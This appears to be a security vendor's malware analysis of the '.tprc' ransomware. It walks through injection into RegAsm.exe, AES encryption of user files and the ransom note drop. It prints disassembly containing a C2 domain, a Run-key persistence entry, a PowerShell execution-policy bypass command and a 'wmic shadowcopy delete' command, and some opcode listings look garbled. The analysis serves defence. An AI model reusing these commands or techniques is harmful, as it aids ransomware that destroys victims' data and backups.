The Phoenix Rises Again

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Remember '.tprc', the cyber scourge that sent shivers down spines in 2021? It seems this digital phoenix has risen from the ashes, reborn in a new, even more menacing form. December 2023 marks the unsettling return of '.tprc', not just a rehash of the old, but a cunning evolution that puts both individuals and organizations on high alert. Its victims haven't been spared: healthcare facilities and the education system had havoc, data loss and operational chaos.

It cunningly injects its malicious payload into host's regasm.exe and takes its data as hostage, encrypting files, exploiting vulnerabilities and leaving victims helpless until the ransom is paid. But there's light in the darkness, by understanding its anatomy – its encryption methods, communication channels, and preferred entry points – we can build defenses.

The ransomware sample in question is a .Net file and under its resource section with the name of 'TC0412.properties', the actual malicious payload exists as a PE file.



Fig.1: '.tprc' ransomware payload in .Net Resources

This .Net file creates the RegAsm.exe process in suspend mode to inject the 'TC0412' malicious PE file into the RegAsm.exe process.



Fig.2: Creating process RegAsm.exe in Suspend mode for injecting the 'TC0412' from resource

```
call    sub_1400020F0
mov     rcx, rax        ; hSession
lea     rdx, pswzServerName ; "c3.yarttdn.de"
xor     r9d, r9d        ; dwReserved
movzx   r8d, bx         ; nServerPort
call    cs:WinHttpConnect
```

Fig.3: C2 connection

Analysing the malicious file 'TC0412", we found that this malicious file tries to connect to the network of the domain given in Fig 3.

If that system has no internet connection, it returns a rax value as '1' which keeps ZF as '0' for 'test' instruction , which makes the flow of code exit the process execution at 'jne' instruction.



Fig.4: Takes jump to exit from process execution on JNE instruction

If not taking a jump, it once again gets into the same function which makes a C2C connection which we can see in Fig 4.

Loads the "%USERPROFILE%" string to rcx, and it is getting passed as an argument to load root directory.



Fig 5. Loads “%USERPROFILE%” to Rcx



Fig.6: Passing path of Users Profile

By using NtQueryDirectoryFile API, it traverses through the file system, it checks if the file extension is in the inclusion list, then pass the file path to the encryption function in fig 8 which comes after traversing one folder.



Fig.7: Taking offset of inclusion list

INCLUSION LIST:

“.doc”,”.docx”,”.xls”,”.xlsx”,”.ppt”,”.pptx”,”.odt”,”.ods”,”.jpg”,”.png”,”.gif”,”.pdf”,”.zip”,”.rar”,”.7z”,”.txt”,”.log”,”.mov”,”.avi”,”.mp4″,”.mp3″,”.wma”,”.wav”,’



Fig.8: Call into start of encryption function

After passing through the function it reads the file to encrypt and pass the address of file as argument to main encryption which is shown in the figure below



Fig.9: Reads the file to encrypt and passes to the call function

The following fig shows the address of the key stream and the file to be encrypted, being passed as arguments to the above function.



Fig.10: Arguments that are passed to the encryption function

On further analysis, we can find access to AES S-block for key expansion, so we can confirm that this ransomware is using the AES algorithm, which we can find in fig.11.



Fig.11: Address pointing to AES S-block table

It then encrypts the 16 bytes of file data on every loop and stores that in memory address at location in fig.12 & fig.13.



Fig.12: XOR operation part of the encryption


Fig.13: Encryption begins

After doing all the job on file the encrypted file looks like below one,


Fig.14: File after encryption

It then writes at the end of every encrypted file, a data which is size of 48 bytes which may be used as the key for decryption, which looks as in fig.15 and it changes the extension of encrypted file to .tprc as shown in fig.16.


Fig.15: Size of 48 bytes that are added at the end of every encrypted file



Fig.16: Adding extension '.tprc' to file

On completing data encryption and changing the extension, it drops a file with the name "!Restore.txt" in that folder with help of NtCreateFile API and it writes the ransom note into it by NtWritefile API.



Fig.17: Creating File for Ransom Note

It encrypts all the data that are present in "%UserProfile%" area and after doing that it sets the wallpaper "wp.png" as shown in fig.18.

```
3614EA 48 8D 0D FF 53 00 00    lea     rcx, aSettingWallpap ; "setting wallpaper..."
3614C1 E8 6A 0C 00 00          call    sub_140002130
3614C6 48 8D 55 E0             lea     rdx, [rbp+520h+Buffer] ; lpBuffer
3614CA E9 04 01 00 00          mov     ecx, 104h       ; nBufferLength
3614CF FF 15 6B 4B 00 00       call    cs:GetTempPathA
3614D5 4C 8D 05 FC 53 00 00    lea     r8, Source      ; "wp.png"
3614DC EA 04 01 00 00          mov     edx, 104h       ; SizeInBytes
3614E1 48 8D 4D E0             lea     rcx, [rbp+520h+Buffer] ; Destination
3614E5 FF 15 05 4E 00 00       call    cs:strcat_s
3614EB 48 8D 4D E0             lea     rcx, [rbp+520h+Buffer] ; FileName
3614EF E8 7C 08 00 00          call    sub_140001D70
```



Fig.18: Changing desktop wallpaper and its assembly code

On further analysis we can see the malware gains Persistence, by setting the registry value of "Software\\Microsoft\\Windows\\CurrentVersion\\Run" for the location of "C:\\ProgramData\\00aaaa.exe" and it also makes persistence for Script that runs by using PowerShell command "C:\Windows\System32\Windows PowerShell\v1.0\powershell.exe -ep bypass %s" where the location for script was "C:\\ProgramData\\00aaaa.ps1".

```
140001630 4C 8B 0D D4 89 00 00    mov     r9, cs:lpNewFileName
140001644 4C 8D 05 D5 53 00 00    lea     r8, Format      ; "C:\\Windows\\System32\\WindowsPowerShel"...
14000164B BA 08 02 00 00          mov     edx, 208h       ; BufferCount
140001650 48 8D 8D 00 03 00 00    lea     rcx, [rbp+520h+Data] ; Buffer
```

Fig.19: Loading Powershell script from file offset

```
5BC 4C 8D 05 F9 53 00 00    lea     r8, ValueName   ; "00aaaa"
5C3 89 44 24 28             mov     [rsp+620h+cbData], eax ; cbData
5C7 48 8D 15 FA 53 00 00    lea     rdx, SubKey     ; "Software\\Microsoft\\Windows\\CurrentVe"...
5CE 48 89 4C 24 20          mov     [rsp+620h+lpData], rcx ; lpData
5D3 41 B9 01 00 00 00       mov     r9d, 1          ; dwType
5D9 48 C7 C1 01 00 00 80    mov     rcx, 0FFFFFFFF80000001h ; hKey
5E0 FF 15 1A 4A 00 00       call    cs:RegSetKeyValueA
```

Fig.20: Reg set value of Run entry

It then executes the code to make sure of deleting shadow copy using command 'wmic.exe shadow copy delete' that shown fig.21

```
16CA 48 8D 0D 5F 52 00 00    lea     rcx, aClearVss  ; "clear vss..."
16D1 E8 5A 0A 00 00          call    sub_140002130
16D6 0F 57 C0                xorps   xmm0, xmm0
16D9 C7 44 24 70 68 00 00 00 mov     [rsp+620h+StartupInfo.cb], 68h ; 'h'
16E1 33 C0                   xor     eax, eax
16E3 48 8D 15 56 52 00 00    lea     rdx, CommandLine ; "wmic.exe shadowcopy delete"
16EA 89 45 D4                mov     dword ptr [rbp+520h+StartupInfo.hStdError+4], eax
16ED 45 33 C9                xor     r9d, r9d        ; lpThreadAttributes
```

Fig.21: Deleting backup files

With the increasing risk of ransomware attacks, it's important to take steps to protect your data. Using a reliable security solution like **K7 Total Security** and keeping it updated is crucial to defend against these threats.

IoCs

Hash	Detection Name
96CE6FB0513AC8F9DBCE153F362D6C7D	Ransomware (005a7a3d1)